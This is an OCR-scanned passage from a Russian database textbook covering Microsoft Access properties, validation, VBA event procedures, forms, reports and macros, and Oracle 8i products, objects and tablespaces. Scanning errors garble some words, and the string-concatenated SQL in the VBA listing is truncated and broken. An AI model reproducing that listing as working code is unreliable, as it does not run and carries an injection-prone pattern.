Свойство Allow Zero Length (Пустые строки) используется, чтобы определить, является ли строка нулевой длины ("") допустимым вводом в поле (для полей примечаний и полей гиперссылки). Если нужно, чтобы СУБД Microsoft Access сохраняла строку нулевой длины вместо пустого (NULL) указателя, когда данные в поле не вводятся, то необходимо установить свойства Allow Zero Length и Required равными 'Yes'. Свойство Allow Zero Length применяется независимо от свойства Required. Свойство Required определяет только го, является ли допустимым для поля пустой указатель. Если свойство Allow Zero Length установлено равным 'Yes', то строка нулевой длины будет для поля допустимым значением независимо от свойства Required.

Свойство Indexed

Свойство Indexed (Индексированное поле) используется для установки индекса по одному полю. Индекс — это структура, используемая для более быстрого и эффективного поиска данных (точно так же предметный указатель в этой книге позволяет быстрее найти нужный раздел). Индекс ускоряет как обработку запросов по индексированным полям, так и операции сортировки и группирования. Свойство Indexed может иметь следующие значения:

No	Без индекса (значение по умолчанию)
Yes (Duplicates OK)	Индекс разрешает дубликаты
Yes (Ko Duplicates)	Индекс не разрешает дубликаты

В главе 16 в шаге 5.3 показано, какие поля базы данных *DreamHome* должны иметь индекс.

8.1.4. Связи и определение ссылочной целостности

Как показано на рис. 8.1, в СУБД Microsoft Access связи могут создаваться при помощи оператора CREATE TABLE языка SQL. Связи могут также создаваться в окне конструктора связей Relationships (Схема данных). Для создания связи необходимо отобразить таблицы, между которыми создается связь, а затем перетащить курсор от поля первичного ключа родительской таблицы к полю внешнего ключа дочерней таблицы. После этого Access отобразит окно для определения ограничений ссылочной целостности.

На рис. 8.3, а показано диалоговое окно ввода ограничения ссылочной целостности, которое отображается при создании связи "один ко многим" (1:*) Staff *Manages* PropertyForRent, а на рис. 8.3, *б* показано окно конструктора связей Relationships после создания связи. При установке ограничений ссылочной целостности в Microsoft Access следует обратить внимание на два обстоятельства.

1. Связь "один ко многим" (1:*) создается только в том случае, если одно из связанных полей является первичным ключом или имеет уникальный индекс; связь "один к одному" (1:1) создается в случае, если оба поля являются первичными ключами или имеют уникальные индексы.
2. Предусмотрены только две операции поддержки ссылочной целостности для модификации и обновления, которые соответствуют опциям NO ACTION и CASCADE (см. раздел 6.2.4). Поэтому, если требуются другие операции, необходимо рассмотреть возможность изменения этих ограничений в соответствии с ограничениями, доступными в Access, или реализовать эти ограничения в коде приложения.




Рис. 8.3. Пример создания связи: а) установка ограничений ссылочной целостности для связи "один ко многим" `Staff` Manages `PropertyForRent` *(назначение работников, управляющих объектами недвижимости); б) окно конструктора связи с отображением связи "один ко многим"* `Staff` Manages *PropertyForRent*

8.1.5. **Определение** ограничений предметной области

В Microsoft Access можно реализовать несколько способов создания ограничений предметной области, например, используя

- правила проверки для полей;
- правила проверки для записей;
- проверку форм с помощью языка Visual Basic for Applications (VBA).

В разделе 8.1.3 уже был рассмотрен пример проверки поля. В этом разделе на нескольких простых примерах будут показаны два других метода.

Правила проверки записей

Правило проверки записи выполняется при сохранении всей записи. В отличие от правил проверки поля, правила проверки записи могут относиться к большему числу полей. Это может потребоваться, если необходимо сравнить зна-

чения из разных полей таблицы. Например, в проекте *DreamHome* имеется ограничение на срок аренды для объекта: не меньше 90 дней и не больше 1 года. Можно реализовать это ограничение на уровне записи в таблице Lease (Аренда), используя правило проверки:

```
[dateFinish] - [dateStart] Between 90 and 365
```

На рис. 8.4 показано окно Table Properties (Свойства таблицы) с установленным правилом для таблицы Lease.




Рис. *8.4. Пример проверки записи в Microsoft Access*

Проверка форм с использованием языка VBA

В проекте *DreamHome* есть также ограничение, запрещающее сотруднику одновременно управлять более чем 100 объектами недвижимости. Это более сложное ограничение, которое требует проверки того, каким количеством объектов недвижимости сотрудник управляет в данный момент времени. Единственный способ реализации этого ограничения в СУБД Access — использование *процедуры обработки событий*. *Событие* — это конкретное действие, которое происходит в процессе использования некоторого объекта. Microsoft Access может отвечать на ряд событий, таких как щелчки мышью, изменения в данных, открытие или закрытие форм. События — это обычно результат действия пользователя. Используя процедуру обработки события или макрокоманду (см. раздел 8.1.8), можно настроить ответ пользователя на событие, происходящее в форме, отчете или элементе управления. В листинге 8.1 показан пример процедуры обработки события BeforeUpdate, которая для выполнения ограничения активизируется до модификации записи.

Листинг 8.1. Программа на языке VBA для проверки того, что сотрудник не управляет более чем 100 объектами недвижимости одновременно

```
Private Sub Form_BeforeUpdate(Cancel As Integer)
Dim MyDB As Database
Dim MySet As Recordset
```

```
Dim MyQuery As String

' Подготовить запрос для выборки всех записей, касающихся конкретного
' сотрудника. Здесь staffNoField - имя поля формы
MyQuery=  "SELECT staffNo FROM PropertyForRent WHERE staffNo = '" + _
          staffNoField + .....
' Открыть базу данных и выполнить запрос
Set MyDB= DBEngine.Workspaces(0).Databases(0)
Set MySet = MyDB.OpenRecordset (MyQuery)

' Проверить, получены ли какие-либо записи, затем перейти в конец
' файла для правильной установки свойства RecordCount
If (NOT MySet.EOF) Then
          MySet.MoveLast
' Если количество управляемых объектов превышает 100, его дальнейшее
' увеличение не допускается
          If (MySet.RecordCount = 100) Then
              MsgBox "Сотрудник уже управляет 100 объектами"
              Me.Undo
          End If
End If
MySet.Close
MyDB.Close
End Sub
```

Некоторые системы могут **не поддерживать какие-то или все ограничения предметной области, и** тогда **возникает необходимость разработки ограничений в приложении, как показано в** листинге **8.1,** где **ограничение встроено** в приложение **VBA. Реализация ограничений предметной области в коде приложения потенциально опасна и может** привести **к дублированию усилий или еще хуже — к возникновению противоречия,** если **ограничение реализовано не** везде, где следует.

8.1.6. Формы

Формы Microsoft Access позволяют пользователю просматривать и редактировать данные, **хранящиеся в** основных **таблицах базы данных, представляя** данные **в упорядоченном и** настраиваемом **виде. Формы строятся как совокупность** отдельных **элементов, называемых *элементами управления*** (controls) **или *управляющими объектами*** **(control objects). Есть много** типов **элементов управления, например, таких как *текстовые окна*** **(text boxes) для ввода и редактирования данных, *надписи*** **(labels) для хранения** имен **полей, *командные кнопки*** **(command buttons) для инициализации некоторых действий пользователя.** Элементы **управления можно легко** добавить **в форму** и удалить **из нее. Кроме того, чтобы помочь пользователю в добавлении к форме элементов управления, СУБД Access предоставляет мастера элементов** управления **Control Wizard,**

Форма разделена на ряд разделов, **из** которых три **основных приводятся ниже.**

- ***Заголовок формы*** (Form Header). **Этот** раздел **определяет, что будет отображаться в верхней части** каждой **формы, например заголовок (title).**
- ***Характеристики*** **(Detail). В этом разделе обычно отображается ряд** полей **в записи.**
- ***Нижний колонтитул формы*** (Form **Footer),** Этот **раздел определяет, что будет отображаться в нижней части каждой формы, например *итоги*** **(total).**

Это также применимо для форм, содержащих другие формы, называемых *подчиненными формами* (subforms). Например, допустим, что необходимо отобразить сведения **об** отделении (главная форма) и сведения о каждом сотруднике отделения (подчиненная форма). Обычно подчиненные формы используются, когда существует связь между двумя таблицами (в этом примере связь "один ко многим" Branch Has Staff).

Формы имеют три вида представлений: Design View (Конструктор), Form View (Режим формы) и Datasheet View (Режим таблицы). На рис. 8.5 показана структура формы в представлении Design View, отображающая сведения об отделении, а расположенная рядом панель инструментов (toolbox) предоставляет доступ к элементам управления, которые могут быть добавлены к форме. В представлении Datasheet View множество записей могут просматриваться в виде строк и столбцов по согласованной схеме, в представлении Form View обычно выполняется просмотр по одной записи. На рис. 8.6 показан пример формы с данными об отделении как в представлении Datasheet View, так и в представлении Form View.




Рис. 8.5. Пример формы в представлении Design View с расположенной рядом панелью инструментов

СУБД Access дает возможность опытным пользователям создавать формы без какой либо помощи, с нуля. Тем не менее Access предоставляет также мастера формы (Form Wizard), который проводит пользователя через ряд диалоговых страниц для того, чтобы определить следующее:

- что лежит в основе формы — таблица или запрос;
- поля, которые нужно отобразить в форме;
- макет для формы (колоночный, табличный, в виде таблицы данных или выровненный);
- ш стиль для формы, основанный на заранее определенном наборе опций;
- заголовок для формы.

8.1.7. Отчеты

Отчеты Microsoft Access Reports — это специальный тип непрерывных фбрм, разрабатываемых скорее для печати, чем для отображения на экране. К тому же отчет предоставляет доступ только для чтения к основным таблицам базы. Кроме того, Access Reports представляет пользователю возможность

- сортировать записи;
- группировать записи;
- вычислять итоговую информацию;
- управлять всем макетом и внешним видом отчета.

Так же как и представление для форм, представление Report's Design View разделено на ряд разделов, главными из которых являются следующие.

- *Заголовок отчета* (Report Header). Аналогичен разделу заголовка формы, который определяет, что будет отображаться в верхней части каждой формы, например заголовок (title).
- *Колонтитул страницы* (Page Header) определяет, что будет отображаться в верхней части каждой страницы отчета, например заголовки столбцов (column headings).
- *Характеристики* (Detail) составляют основную часть отчета, например данные каждой записи.
- *Нижний колонтитул страницы* (Page Footer) определяет, что будет отображаться внизу каждой страницы, например номер страницы.
- *Нижний колонтитул отчета* (Report Footer) определяет, что будет отображаться внизу отчета, например суммы или усредненные значения, которые подводят итог информации в теле отчета.

Можно также разбить тело отчета на группы, включающие записи, которые совместно используют общее значение, и вычислять промежуточные суммы для группы. В этом случае в отчете применяются два дополнительных раздела.

- *Заголовок группы* (Group Header) определяет, что будет отображаться в верхней части каждой группы, например имя поля, используемого для группирования данных.
- *Нижний колонтитул группы* (Group Footer) определяет, что будет отображаться внизу каждой группы, например промежуточная сумма для группы.

Для отчета нет представления Datasheet View, а есть только представление Design View, а также средства предварительного просмотра для печати (Print Preview) и предварительного просмотра макета (Layout Preview). На рис. 8.7 показана структура отчета в представлении Design View, отображающая сведения об объектах, сдаваемых в аренду. На рис. 8.8 показан пример отчета в представлении Print Preview. Представление Layout Preview похоже на Print Preview, но используется для быстрого просмотра макета отчета, в котором отображаются не все записи.

а) б)

Рис. 8.6. Пример формы с данными об отделении: а) представление Datasheet View; б) представление. Form View

Рис. 8.7. ***Пример*** *отчета в представлении Design View*

Рис. 8.8. Примеротчета для таблицы PropertyForRentс группами, в основе которых лежит поле branchNo, в представлении Print Preview

СУБД Access дает возможность опытным пользователям создавать отчеты с нуля. Тем не менее СУБД Access включает также мастера отчетов (Report Wizard), который проводит пользователя через ряд диалоговых страниц для того, чтобы определить:

- что лежит в основе отчета — таблица или запрос;
- поля, которые нужно отобразить в отчете;
- поля, которые нужно использовать для группирования данных в отчете наряду с промежуточными суммами, требуемыми для группы или групп;
- поля, которые нужно использовать для сортировки данных в отчете;
- макет отчета;
- стиль для отчета, основанный на заранее определенном наборе опций;
- заголовок отчета.

8.1.8. Макрокоманды

Как уже было описано выше, в СУБД Microsoft Access используется принцип программирования под управлением событий. СУБД Access может распознавать некоторые события:

- события, связанные с мышью, которые происходят, например, после щелчка кнопкой мыши;
- события, связанные с клавиатурой, которые происходят, например, когда пользователь вводит данные на клавиатуре;
- события, связанные с изменением фокуса *(фокус* — активное состояние конкретного элемента пользовательского интерфейса, например окна, кнопки и т.п.), которые происходят, когда форма или управляющий элемент формы получает или теряет фокус (когда форма или отчет становится активным либо неактивным);
- события, связанные с данными, которые происходят при вводе, удалении или изменении данных в форме или управляющем элементе или при перемещении фокуса от одной записи к другой.

В СУБД Access можно создавать *макрокоманды* и *процедуры обработки событий,* которые начинают выполняться при возникновении события. Пример процедуры обработки события был рассмотрен в разделе 8.1,5, а в этом разделе дается краткое описание макрокоманд.

Макрокоманды очень полезны для автоматизации повторяющихся задач и для обеспечения того, чтобы каждый раз задача выполнялась одинаково и полностью. Макрокоманда состоит из списка действий, которые должна выполнить СУБД Access. Некоторые действия дублируют команды меню, например Print (Печать), Close (Закрыть), ApplyFilter (Применить фильтр). А другие действия имитируют действия мыши, например SelectObject, при котором объект базы данных выбирается таким же образом, как и после щелчка мышью на имени объекта. Для большинства действий требуется дополнительная информация, как, например, *параметры действия* (action arguments), для определения того, каким образом должно выполняться действие. В частности, чтобы использовать действие SetValue, которое устанавливает значение поля, управляющего элемента или свойства в форме или отчете, необходимо определить элемент, в котором будет устанавливаться значение, и выражение, представляющее значение для этого элемента. Таким же образом для использования действия MsgBox, которое отображает всплывающее окно сообщения (pop-up message box), необходимо определить текст для окна сообщения.

На рис. 8.9 показан пример макрокоманды, которая вызывается, когда пользователь пытается добавить новую запись об арендуемом объекте недвижимости в базу данных. Макрокоманда контролирует соблюдение ограничения на количество объектов недвижимости, которыми может одновременно управлять сотрудник; оно должно быть не более чем 100. Ранее была показана реализация этого ограничения с использованием процедуры обработки события, написанной на языке VBA (см. листинг 8.1). А в этом примере макрокоманда проверяет, каким количеством объектов недвижимости управляет в данный момент сотрудник, который определен в форме PropertyForRent (Forms!PropertyForRent!staffNo). Если это количество менее чем 100, то макрокоманда использует действие RunCommand с параметром Save (чтобы сохранить новую запись), а затем для останова использует действие StopMacro. В противном случае выполняется действие MsgBox, отображающее сообщение об ошибке, и используется макрокоманда CancelEvent, которая отменяет добавление новой записи. Этот пример также демонстрирует

- использование функции DCOUNT для проверки соблюдения ограничения вместо оператора SELECT COUNT(*);
- использование многоточия (...) в столбце Condition для выполнения последовательности действий, связанных с условием.

В этом случае вызываются действия SetWarnings, RunCommand и StopMacro, если верно условие

```
DCOUNT("*", "PropertyForRent", "[staffNo] =
Forms!PropertyForRent!staffNo") < 100
```

В ином случае вызываются действия MsgBox и CancelEvent.

8.2. Oracle 8/8i

Корпорация Oracle является лидером в поставке программного обеспечения для управления информацией. Oracle является второй по величине в мире независимой компанией по производству программного обеспечения. С ежегодным доходом больше 10 миллиардов долларов компания предлагает свои базы данных, инструментальные средства и программные продукты наряду со связанны-




Рис. 8.9. Макрокоманда *для проверки того, что сотрудник в данный* ***момент*** *управляет менее чем 100 объектами недвижимости*

ми с ними услугами более чем в 145 странах мира. Oracle — самая успешно продающаяся многопользовательская реляционная СУБД. Примерно 80% из 400 самых состоятельных компаний используют решения Oracle для электронного бизнеса (e-Business) [242].

Приложения Oracle Applications охватывают информационную поддержку процедур управления, электронную коммерцию (e-Commerce), поддержку валютного символа Евро, управление финансами (например, дебиторские и кредиторские счета и общую программу бухгалтерского учета), управление персоналом, закупку через Internet, производство, маркетинг, передвижения, проекты, сбыт, услуги, управление стратегией предприятия, цепь поставок, туристические услуги и казначейство.

С 1970-х, времени первого выпуска, СУБД Oracle подверглась многим изменениям, а в 1997 году была выпущена СУБД Oracle 8 с расширенными объектно-реляционными возможностями, улучшенной производительностью и средствами масштабирования. В 1999 году была выпущена СУБД Oracle 8i с добавлением функциональных возможностей поддержки Internet. Семейство Oracle 8i включает четыре основных продукта, которые перечислены в табл. 8.2.

Таблица 8.2. Семейство программных продуктов Oracle 8i

Программный продукт	Описание
Oracle 8i	Сервер Oracle для небольшого числа пользователей и базы данных небольшого размера
Oracle 8i Enterprise Edition	Oracle для большого количества пользователей или базы данных большого размера, с усовершенствованным управлением, расширяемостью и эффективностью; предназначена для ответственных приложений OLTP (Online Transaction Processing — оперативная обработка транзакций) и хранилищ данных
Oracle 8f Personal Edition	Однопользовательская версия Oracle, обычно для разработки приложений, развертываемых на базе Oracle 8i/Oracle 8i Enterprise Edition
Oracle 8i Lite	Упрощенная машина базы данных для мобильной обработки данных на портативных компьютерах (ноутбуках) и карманных устройствах

В пределах этого семейства Oracle предлагает ряд усовершенствованных программных продуктов и опций, перечисленных ниже.

- Параллельный сервер Oracle (Oracle Parallel Server). Поскольку требования к производительности становятся все более жесткими, а объемы данных продолжают расти, то более распространенным становится использование многопроцессорных серверов баз данных, называемых машинами симметричной многопроцессорной обработки (Symmetrical Multiprocessing — SMP). Использование нескольких процессоров и дисков уменьшает время выполнения задачи и в то же время обеспечивает большую доступность и масштабируемость. Oracle Parallel Server поддерживает параллелизм как внутри одной SMP, так и на множестве сетевых узлов.
- Сервер приложений Oracle (Oracle Application Server). Обеспечивает средства среднего уровня в реализации трехуровневой структуры для Web-приложений, Первый уровень — Web-броузер, а третий уровень — это сервер базы данных. Трехуровневая структура и Oracle Application Server рассматриваются более подробно в главе 28.

- Oracle JServer. Корпорация Oracle объединила в одно целое надежную виртуальную машину Java с сервером базы данных Oracle 8i. Такое сочетание позволяет поддерживать хранимые процедуры и триггеры языка Java, методы Java, объекты CORBA (Common Object Request Broker Architecture — общая архитектура брокера объектных запросов), Enterprise JavaBeans (EJB), сервлеты Java и JavaServer Page (JSP). *JServer* поддерживает также протокол межобъектного взаимодействия в Internet (Internet Inter-Object Protocol — HOP) и протокол передачи гипертекста (HyperText Transfer Protocol – HTTP). СУБД Oracle предоставляет инструмент JDeveloper, предназначенный для помощи в разработке базисных Java-приложений без написания больших объемов кода. Средства JServer более подробно рассматриваются в главе 28.
- iFS. Файловая система Internet в Oracle (Oracle Internet File System — iFS) позволяет обращаться к базе данных СУБД Oracle 8i как к разделяемому сетевому диску, что дает возможность пользователям хранить и отыскивать файлы, управляемые базой данных, как если бы они были файлами, управляемыми файловым сервером,
- *inter*MEDIA. Дает возможность Oracle 8i управлять текстом, документами, изображением, звуком, видео и данными локатора (locator). Пакет *inter*MEDIA поддерживает ряд клиентских интерфейсов Web-приложений, инструментальные средства разработки для Web, Web-серверы и разноформатные (мультимедийные) потоковые серверы (streaming media servers).
- Визуальный информационный поиск (Visual Information Retrieval). Поддерживает ассоциативные запросы, основанные на визуальных атрибутах изображения, таких как цвет, структура и текстура.
- Временной ряд (Time Series). Позволяет хранить в базе данные с отметками времени. Включает календарные и аналитические функции с учетом времени, например для вычисления скользящих средних значений.
- Пространственная информация (Spatial). Оптимизирует поиск и отображение данных, связанных с пространственной информацией.
- WebDB. Инструмент с лежащим в основе языком HTML (HyperText Markup Language), предназначенный для разработки Web-приложений и Web-узлов.
- **Возможности распределенной базы данных (Distributed database features).** Позволяют распределить данные на нескольких серверах базы данных. Пользователи могут запрашивать и модифицировать эти данные так, как если бы они находились в одной базе данных. Обсуждение распределенных СУБД и рассмотрение средств распределения в Oracle приведены в главах 22 и 23.
- Средства организации хранилищ данных (Data Warehousing), Инструментальные средства, которые поддерживают извлечение, преобразование и загрузку из организационных источников данных в единую базу данных, а также инструменты, которые используются для последующего анализа этих данных при принятии стратегических решений. Описание хранилищ данных и предусмотренных для них инструментальных средств Oracle приведено в главах 30 и 31.

8.2.1 Объекты

Пользователь взаимодействует с Oracle и разрабатывает базу данных, используя ряд объектов, основными из которых являются следующие.

- Таблицы (Tables). Основные таблицы, которые составляют базу данных. По терминологии Oracle таблица организована в столбцы и строки. Одна или несколько таблиц хранятся внутри табличного пространства (tablespace) (см. раздел 8.2.2).
- Объекты (Objects). Объектные типы обеспечивают способ расширения системы реляционных типов данных Oracle. Как уже отмечено в разделе 6.1, язык SQL поддерживает три обычных типа данных: символы, числа и даты. Объектные типы дают возможность пользователю определять новые типы данных и использовать их так же, как и обычные реляционные типы данных. Описание объектно-реляционных средств Oracle приведено в главе 27.
- Кластеры (Clusters). Кластер состоит из набора таблиц, хранящихся физически вместе как одна таблица и совместно использующих общий столбец. Использование кластера может быть очень эффективным, если поиск данных в двух или нескольких таблицах одновременно ведется на основе данных в общем столбце, К таблицам можно обращаться отдельно, даже если они и являются частью кластера. Структура кластера позволяет уменьшить затраты на ввод и вывод связанных данных при одновременном к ним доступе. Кластеры рассматриваются в приложении В, а руководство по их использованию представлено в шаге 5.2 в главе 16.
- Индексы (Indexes). Индекс создается по столбцу или набору столбцов. Новая возможность в Oracle 8 — это таблица, организованная по индексу (index-only table), в которой и данные, и индекс хранятся вместе. Индексы рассматриваются в приложении В, а руководство по их созданию представлено в шаге 5.3 в главе 16.
- Представления (Views). *Представлением* называется виртуальная таблица, которая не обязательно существует в базе данных, но может быть создана по запросу отдельного пользователя во время его выполнения (см. раздел 6.4).
- Синонимы (Synonyms). Альтернативные имена для объектов в базе данных.
- Последовательности (Sequences). Генератор последовательностей Oracle используется для автоматической выработки уникальной последовательности чисел в кэше. Генератор последовательностей освобождает пользователя от необходимости создания последовательности, например, блокируя запись, которая имеет последнее значение последовательности, вырабатывая новое значение, а затем разблокируя запись.
- Функции (Functions). Функция представляет собой набор операторов языка SQL или PL/SQL, совместно используемых для выполнения конкретной функции.
- Процедуры (Procedures). Процедуры и функции ничем не отличаются друг от друга, за исключением того, что функции всегда возвращают значение, а процедуры — нет. При обработке кода SQL на сервере базы данных количество команд, посланных по сети и возвращенных операторами SQL, уменьшается.
- Пакеты (Packages). Пакетом называется коллекция процедур, функций, переменных и операторов SQL, которые сгруппированы вместе и хранятся в виде единого программного модуля.
- Триггеры (Triggers). Триггер — это код (программа), который хранится в базе данных и вызывается (активизируется) событиями, происходящими в приложении.

Прежде чем приступить к более подробному обсуждению некоторых из этих объектов, необходимо рассмотреть архитектуру СУБД Oracle.

8.2.2. Архитектура Oracle

Oracle базируется на архитектуре клиент/сервер, рассмотренной в разделе **2.6.3.** Сервер Oracle состоит из *базы данных* (данные в двоичном формате, включая системный журнал и управляющие файлы) и *экземпляра* (instance) (процессы и память системных программ на сервере, которые обеспечивают доступ к базе данных). Экземпляр может соединяться только с одной базой данных. База данных состоит из логической структуры, называемой *схемой базы данных*, и физической структуры, содержащей файлы, которые составляют базу данных Oracle. Ниже более подробно будут рассмотрены логическая и физическая структура базы данных, а также системные процессы.

Логическая структура базы данных Oracle

На логическом уровне Oracle поддерживает *табличные пространства* (tablespaces), *схемы* (schemas), *блоки данных* (data blocks) и *экстенты/сегменты* (extents/segments).

Табличные пространства

База данных Oracle разделена на логические блоки памяти, называемые *табличными пространствами.* Табличные пространства используются для группирования связанных логических структур. Например, в табличных пространствах группируются все объекты приложения для упрощения некоторых административных операций.

Каждая база данных Oracle содержит табличное пространство SYSTEM, которое создается автоматически при создании базы данных. Табличное пространство SYSTEM всегда содержит таблицы системных каталогов (называемых в Oracle *словарем данных)* для всей базы данных. Для небольшой базы данных может быть необходимо только табличное пространство SYSTEM. Тем не менее рекомендуется, чтобы было создано хотя бы еще одно дополнительное табличное пространство для хранения пользовательских данных отдельно от словаря данных, что позволяет уменьшить возможность конфликта между объектами словаря и объектами схемы для тех же файлов данных (см. табл. 16.1 и 16.2 в главе 16). На рис. 8.10 показана база данных Oracle, состоящая из табличных пространств SYSTEM И USER_DATA.

Новое табличное пространство может быть создано при помощи команды CREATE TABLESPACE, например:

```
CREATE TABLESPACE user_data
DATAFILE 'DATA3.ORA' SIZE 100K;
```

Таблица может быть затем связана с конкретным табличным пространством с использованием операторов CREATE TABLE и ALTER TABLE, например:

```
CREATE TABLE PropertyForRent (propertyNo VARCHAR2(5) NOT NULL,...)
TABLESPACE user_data;
```

Если при создании новой таблицы не было определено ни одно табличное пространство, то используется табличное пространство, предусмотренное по умолчанию, ассоциированное с пользователем при установке учетной записи пользователя (user account). В разделе 18.4 показано, как может быть определено табличное пространство по умолчанию.


Пользователи, схемы и объекты схемы

